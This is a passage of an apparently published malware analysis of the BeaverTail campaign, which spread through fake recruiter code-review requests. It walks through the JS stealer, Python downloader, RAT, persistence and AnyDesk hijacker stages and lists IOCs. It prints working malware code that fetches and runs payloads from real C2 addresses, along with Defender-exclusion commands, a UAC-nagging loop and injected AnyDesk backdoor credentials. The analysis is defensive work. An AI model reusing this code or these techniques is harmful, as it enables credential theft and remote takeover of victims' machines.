- **Select the Winner**: For each encoded string, the decoded version with the highest score is declared the correct one.

Generate a Report: Save all the successful encoded-to-decoded mappings into a structured JSON file for review and further use.

Press enter or click to view image in full size



Decoded Strings

This worked nicely, and we were now able to piece together everything, which revealed more malware capabilities and an additional C2 infrastructure that was used for persistent access relying on WebSocket.

C2 Infrastructure: The encoded data contained the complete WebSocket server configuration - address broken into octets, port numbers, and unique identifiers. We could now see connections to 172[.]86[.]89[.]10:4382 that weren't obvious in the partially-decoded code.

Backdoor implementation: What looked like generic network code was actually a full Socket.IO backdoor with remote command execution, process disguising ("Node.js Javascript Runtime"), and PID locking to prevent multiple instances.

Surveillance capabilities: The decoded strings contained the clipboard monitoring implementation (polling every 500ms with platform-specific commands), the keylogger setup with screenshot correlation, and the file scanner with 35 search patterns targeting crypto-related files.

VM detection: Complete evasion logic for Windows (wmic computersystem), macOS (system_profiler), and Linux (/proc/cpuinfo) to detect VMware, VirtualBox, QEMU, and other analysis environments.

Python payload delivery chain: The decoded strings showed how it downloads an embedded Python runtime, installs it silently, and uses it to execute the next-stage downloader. Without breaking this encoding, we'd have

seen a credential stealer targeting browsers and wallets. With the decoded strings, we discovered a multi-stage attack platform with real-time surveillance, remote access, anti-analysis features, and automated Python malware deployment. The multi-alphabet obfuscation wasn't just slowing analysis - it was hiding the malware's true sophistication.

What It Does

1. Data Theft:

- 24 crypto wallets (MetaMask, Phantom, Coinbase, Binance Chain, TronLink, Keplr, Ronin, +17 more) across Chrome, Brave, Edge, Opera, Firefox — up to 200 profiles per browser
- Browser credentials - passwords, encryption keys, session tokens
- macOS Keychain - complete credential database (~/Library/Keychains/login.keychain-db)
- Sensitive files — 35 search patterns: *.env, *mnemonic*, *wallet*, *secret*, crypto configs, documents. Windows: scans ALL drives

2. Surveillance:

- Keylogger (global capture)
- Clipboard monitoring (500ms polling)
- Screenshots (every 3 seconds after keystrokes)

3. System Profiling:

- Reports to 172[.]86[.]89[.]10:4382/api/service/process/3e5fd7fdc21c6cfd419cc84fa67b869e
- Sends: OS type, platform, hostname, user info, VM detection status

4. Remote Access:

- WebSocket persistent backdoor (172[.]86[.]89[.]10:4382) with Socket.IO
- Process disguised as "Node.js JavaScript Runtime"

5. Data Exfiltration:

- Stolen credentials/wallets → 88[.]218[.]0[.]78:1224/uploads (POST, multipart/form-data)
- File scanner results → 172[.]86[.]89[.]10:4382/upload (screenshots, keylog data, scanned files)
- Clipboard data → 172[.]86[.]89[.]10:4382/api/service/makelog (every 500ms)

Python Payload Deployment

After stealing data, the malware automatically deploys the next stage - a Python-based downloader that brings in additional malware components.

```
fetch('http://88[.]218[.]0[.]78:1224/pdown')
.then(response => response.arrayBuffer())
.then(data => {
```

```
fs.writeFileSync(tmpDir + '\\p.zi', data)
fs.renameSync(tmpDir + '\\p.zi', tmpDir + '\\p5.zip')

exec('tar -xf "' + tmpDir + '\\p5.zip' + '" -C "' + homeDir + '"')
})
```

The config API (api[.]npoint[.]io/96979650f5739bcbaebb) returns {“name”: “winrar”}, which tells the malware to extract Python to C:\Users\{user}\winrar\python.exe.

Get Shantanu’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

Downloads Stage 2 Python Script

```
/ Download heavily obfuscated Python downloader
request.get('http://88[.]218[.]0[.]78:1224/client/3/603', (err, res, body) => {
fs.writeFileSync(homeDir + '/.nlq', body)

exec('"' + homeDir + '\\winrar\\python.exe" "' + homeDir + '/.nlq"')

exec('python3 "' + homeDir + '/.nlq"')
})
```


Execution flow: Stage 1 JS → downloads Python runtime → downloads .nlq → executes .nlq

Stage 2: Python Downloader

File: ~/.nlq

This .nlq is an obfuscated Python file wrapped in 64 layers of reverse→base64→zlib encoding. After decoding it, we get the following piece of code:

Press enter or click to view image in full size



```python
import base64,platform,os,subprocess,sys
try:import requests
except:subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'requests']);import requests

sType = "3"
gType = "603"
ot = platform.system()
home = os.path.expanduser("~")

fuckupdateDate = "Updated on 16th July"

host1 = "88.218.0.78"
host2 = f'http://{host1}:1224'
pd = os.path.join(home, ".n2")
ap = pd + "/way"

def download_payload():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass

    try:
        if ot=="Darwin":
            # aa = requests.get(host2+"/payload1/"+sType+"/"+gType, allow_redirects=True)
            aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)
            with open(ap, 'wb') as f:f.write(aa.content)
        else:
            aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)
            with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_payload()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
    else:subprocess.Popen([sys.executable, ap])

if ot=="Darwin":sys.exit(-1)

ap = pd + "/pow"

def download_browse():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass
    try:
        aa=requests.get(host2+"/brow/"+ sType +"/"+gType, allow_redirects=True)
        with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_browse()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
    else:subprocess.Popen([sys.executable, ap])
```

Python code of .nlq

The script first ensures it has the necessary dependencies - if the `requests` library isn't available, it auto-installs it using pip. Then it reaches out to the same C2 server (`88[.]218[.]0[.]78:1224`) that delivered the JavaScript payload, but this time hitting different endpoints to fetch Python-based malware.

What It Does

- Make sure the request library is installed
- Downloads the code and saves it to a hidden directory and executes it
- hxxp://88[.]218[.]0[.]78:1224/payload/3/603 → ~/.n2/way
- hxxp://88[.]218[.]0[.]78:1224/brow/3/603 → ~/.n2/pow

Platform Behaviour:

- Windows/Linux: Executes both payloads
- macOS: Exits after first payload (if ot==”Darwin”: sys.exit(-1))

Stage 3A: Python RAT (64 Layers)

File: ~/.n2/way
C2 Socket: 88[.]218[.]0[.]78:2243

The ~/.n2/way file is a Python Remote Access Trojan wrapped in 64 layers of the same reverse→base64→zlib obfuscation. Once decoded and executed, it provides the attacker with an 8-command toolkit for complete system control, data exfiltration, and deployment of additional malware stages.

How it works

After decoding, the RAT first profiles the victim system — gathering hostname, IP address, geolocation data (via ip-api[.]com), and a unique identifier derived from the MAC address and username. This registration data is sent to 88[.]218[.]0[.]78:1224/keys, allowing the attacker to track and organise victims. The RAT then establishes a persistent TCP socket connection to 88[.]218[.]0[.]78:2243 and waits for commands.

On Windows systems, the RAT also includes a keylogger component using pyWinhook, pyperclip, and pythoncom libraries. It captures all keystrokes with window context, mouse clicks, clipboard activity (with Ctrl+C/V markers), and active window information (process name, PID, timestamp). This data accumulates in a global buffer until the attacker requests export via Command 3.

What It Does

The RAT provides 8 sophisticated commands for the following actions:

```
Command || Function   || Description
1       || ssh_obj    || Remote shell + directory navigation
2       || ssh_cmd    || Kill all Python processes (self-destruct)
3       || ssh_clip   || Export keylogger buffer (Windows only)
4       || ssh_run    || Download/execute /brow/3/603 -> ~/.n2/bow
5       || ssh_upload || Upload files/directories/patterns
6       || ssh_kill   || Terminate Chrome & Brave browsers
7       || ssh_any    || Download AnyDesk hijacker -> ~/.n2/adc
8       || ssh_env    || Scan C: through G: drives for .env files
```

System Registration with C2:

```
# Sent to hxxp:
{
  'uuid': sha256(MAC_ADDRESS + USERNAME),
  'hostname': '603_' + os.hostname(),
  'internalIp': LOCAL_IP,
  'query': EXTERNAL_IP,        # via ip-api.com
  'country': COUNTRY,           # via ip-api.com
  'city': CITY,                 # via ip-api.com
  'lat': LATITUDE, 'lon': LONGITUDE
}
```

Key Capabilities:

- Remote shell access — Full command execution with output
- Keylogger export — Windows-specific keystroke capture with window context
- Targeted file theft — Hunts for .env files across all Windows drives (C: through G:)
- Browser disruption — Kills Chrome/Brave to clear memory artefacts
- Stage 4 deployment — Downloads AnyDesk hijacker via Command 7

C2 Communication:

- Registration: 88[.]218[.]0[.]78:1224/keys (HTTP POST)
- Command channel: 88[.]218[.]0[.]78:2243 (TCP socket)

Stage 3B: Tsunami Persistence

The ~/.n2/pow file is the persistence framework, wrapped in 128 layers of reverse→base64→zlib obfuscation — twice the depth of the RAT. This runs only on Windows and Linux (exits immediately on macOS). Its sole purpose: ensure the malware survives reboots, security scans, and user cleanup attempts.

How it works

The persistence mechanism is multi-layered and aggressive. First, it checks if Python is installed, and if not, downloads Python 3.11.0 from either the official Python [.]org site or one of 100+ encrypted fallback mirror URLs (encoded with Hex→XOR→Base64→Reverse using key !!!HappyPenguin1950!!!). It then installs the cryptography library and writes a startup injector to the Windows Startup folder.

On next boot, the injector checks if a scheduled task already exists. If not, it extracts and executes the main payload, which creates a scheduled task named “Runtime Broker” (mimicking a legitimate Windows process), adds Windows Defender exclusions, and starts an infinite UAC bypass loop that shows privilege escalation prompts every 10–20 minutes until the user accepts.

What It Does

Triple Persistence:

1. Startup Folder — %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\Windows Update Script.pyw

- Windowless Python script (.pyw extension = no console window)
- 50-layer obfuscated
- Runs automatically at user logon

2. Scheduled Task — “Runtime Broker” (mimics legitimate Windows process)

- Executes: %APPDATA%\Microsoft\Windows\Applications\Runtime Broker.exe
- Trigger: At logon
- Privileges: Highest

3. Hidden Executable — Runtime Broker.exe with a hidden file attribute

Windows Defender Bypass:

```
Add-MpPreference -ExclusionPath '%APPDATA%\...\Runtime Broker.exe'
Add-MpPreference -ExclusionPath '%LOCALAPPDATA%\...\msedge.exe'  # XMRig miner
```

UAC Bypass (Infinite Retry):

```
while True:
    time.sleep(random.uniform(600, 1200))
    if execute_payload_with_uac():
        break
```

The UAC prompt appears every 10–20 minutes until the victim clicks “Yes,” giving the malware administrative privileges. Most users eventually accept the prompt simply to make the pop-ups stop.

Python Auto-Installation:


- Primary source: python[.]org/ftp/python/3.11.0/python-3.11.0-amd64.exe
- Fallback: 100+ encrypted mirror URLs
- Silent install: /quiet InstallAllUsers=1 PrependPath=1

This ensures the malware can run even on systems without Python, making it completely self-sufficient.

Stage 4: AnyDesk Hijacker

The final stage is a Python script (~/.n2/adc) deployed via RAT Command 7. Unlike the earlier stages, this one has no obfuscation. By Stage 4, they’ve already harvested credentials, established remote access, and secured persistence. Now they’re adding a GUI remote desktop backdoor using legitimate software.

Press enter or click to view image in full size



Anydesk Hijacker Code

How it works

The script first checks if AnyDesk is installed. If not, it downloads the official installer from a dedicated operational server (95[.]164[.]17[.]24:1224/any). It then locates the AnyDesk configuration file (service.conf in %APPDATA%\anydesk\ on Windows or ~/.anydesk/ on Linux) and injects hardcoded backdoor credentials: a password hash, password salt, and token salt.

After injecting the credentials, the script uploads the modified config to 95[.]164[.]17[.]24:1224/keys for the attacker’s records, kills the AnyDesk process, restarts it (which loads the backdoored config), and then deletes itself. The result is a persistent GUI remote access channel that looks completely legitimate to security software and users.

What It Does

AnyDesk Hijacking Process:

1. Installation check — Downloads AnyDesk from 95[.]164[.]17[.]24:1224/any if missing
2. Config injection — Modifies service.conf with backdoor credentials

3. Config exfiltration — Uploads modified config to 95[.]164[.]17[.]24:1224/keys
4. Service restart — Kills and restarts AnyDesk to load backdoored config
5. Self-deletion — Removes the hijacker script (no artefacts)

Injected Credentials:

```
ad.anynet.pwd_hash=967adedce518105664c46e21fd4edb02270506a307ea7242fa78c1cf80baec9d
ad.anynet.pwd_salt=351535afd2d98b9a3a0e14905a60a345
ad.anynet.token_salt=e43673a2a77ed68fa6e8074167350f8f
```


Config File Locations:

- Windows: %APPDATA%\anydesk\service.conf
- Linux: ~/.anydesk/service.conf

The beauty of this approach from an attacker’s perspective is that AnyDesk is legitimate remote desktop software used by millions of IT professionals. Security tools won’t flag it, and even if a user notices AnyDesk running, they might assume it’s legitimate IT support software. The attacker now has full GUI access — they can see the screen, move the mouse, and interact with the system as if they were sitting at the keyboard.

C2 Server: 95[.]164[.]17[.]24:1224 (dedicated AnyDesk operations server, separate from the other C2s)

Attack Chain Overview



Malware Execution Flow

Indicators of Compromise (IOCs)

C2 URLs and File Drops

Complete URL	Purpose
hxxp://loopsoft[.]tech:6168/defy/v8	Stage 0: Delivers Stag
hxxp://88[.]218[.]0[.]78:1224/uploads	Stage 1: Exfiltrates s
hxxp://88[.]218[.]0[.]78:1224/pdown	Stage 1: Downloads Pyt
hxxp://88[.]218[.]0[.]78:1224/client/3/603	Stage 1: Downloads Sta
hxxp://172[.]86[.]89[.]10:4382/	Stage 1: WebSocket bac
hxxp://172[.]86[.]89[.]10:4382/api/service/process/3e5fd7fdc21c6cfd419cc84fa67b869e	Stage 1: Proc
hxxp://172[.]86[.]89[.]10:4382/api/service/makelog	Stage 1: Keylogger dat
hxxp://172[.]86[.]89[.]10:4382/upload	Stage 1: Screenshot/fi
hxxp://88[.]218[.]0[.]78:1224/payload/3/603	Stage 2: Downloads Pyt
hxxp://88[.]218[.]0[.]78:1224/brow/3/603	Stage 2: Downloads per

```
hxxp://88[.]218[.]0[.]78:1224/keys                                    || Stage 3: RAT registrat
hxxp://88[.]218[.]0[.]78:2243/                                        || Stage 3: Socket.IO RAT
hxxp://88[.]218[.]0[.]78:1224/adc/3                                   || Stage 3: Downloads Anyl
hxxp://95[.]164[.]17[.]24:1224/any                                    || Stage 4: Downloads Anyl
hxxp://95[.]164[.]17[.]24:1224/keys                                   || Stage 4: Uploads hijacl
```

Unique Domains

```
loopsoft[.]tech
api[.]npoint[.]io
ip-api[.]com
```

Unique IP Addresses

```
88[.]218[.]0[.]78    # Primary C2 (ports 1224, 2243)
172[.]86[.]89[.]10   # WebSocket C2 (port 4382)
95[.]164[.]17[.]24   # AnyDesk operations (port 1224)
```

Critical File Paths

```
Path                                                                || Purpose
~/.nlq                                                              || Stage 2 downloader (64 layers
~/.n2/way                                                           || Stage 3A RAT (64 layers)
~/.n2/pow                                                           || Stage 3B persistence (128 lay
~/.n2/adc                                                           || Stage 4 AnyDesk hijacker
~/.n3/                                                              || File scanner staging
%TEMP%\cc.pid                                                       || WebSocket backdoor PID lock (
/tmp/cc.pid                                                         || WebSocket backdoor PID lock (
$TMPDIR/cc.pid                                                      || WebSocket backdoor PID lock (
%TEMP%\up.pid                                                       || File scanner PID lock (Windows
/tmp/up.pid                                                         || File scanner PID lock (Linux/
%TEMP%\windows cache\                                               || Keylogger cache directory (Wi
/tmp/windows cache/                                                 || Keylogger cache (Linux/macOS,
%TEMP%\windows cache\1.tmp                                          || Keylog fallback storage
%TEMP%\windows cache\2.jpeg                                         || Screenshot temporary storage
%TEMP%\p.zi                                                         || Python runtime download temp
%TEMP%\p5.zip                                                       || Python runtime ZIP before ext
%APPDATA%\...\Startup\Windows Update Script.pyw                     || Persistence
```

File Hashes (SHA-256)

Note: Hashes represent the obfuscated payloads as delivered by C2 servers and written to disk.

```
On-Disk Path        | Sha256
--------------------|------------------------------------------------------------------
~/.nlq              | b59187e77c19f5fcd9fdb14663fbdd91cf7110bfec1267676a61b5a85583bf58
~/.n2/way           | 9daa4de89ea95bf5f7f97815ecee0d7435f03b1d50ff2222973bcc517daee160
~/.n2/pow           | 006c6a04a741ba75e66d460b441c8984bad00c2566b262a9b579a86c649e788f
~/.n2/adc           | ffed818b35b249db723741d3ec1cb7bc5a8e3e47821feb030d4a424717cd670e
%TEMP%\p5.zip       | 99502507bfa92aee6d6b0220346410412be6cfd1ca1b28378b9e0958bd697342
```

Detection Signatures

AnyDesk Backdoor Credentials:

```
ad.anynet.pwd_hash=967adedce518105664c46e21fd4edb02270506a307ea7242fa78c1cf80baec9d
ad.anynet.pwd_salt=351535afd2d98b9a3a0e14905a60a345
ad.anynet.token_salt=e43673a2a77ed68fa6e8074167350f8f
```

Process Indicators:

- Process title: “Node.js JavaScript Runtime”
- Python from hidden dirs: python ~/.n2/way, pythonw.exe “%APPDATA%\…\Runtime Broker.exe”
- Scheduled task: “Runtime Broker”

Conclusion

BeaverTail demonstrates how sophisticated malware campaigns exploit trust in professional platforms and standard development workflows. A simple “review this code” request from what appears to be a legitimate recruiter leads to complete system compromise in under 15 seconds. The extraction of such secrets means that one compromised computer can lead to many more breaches, depending on what access the victim has and can ultimately threaten the company’s security.

If you received a message from “Tim Morenc CEDS” or were asked to review code from dlmind-tech, your system may be compromised.
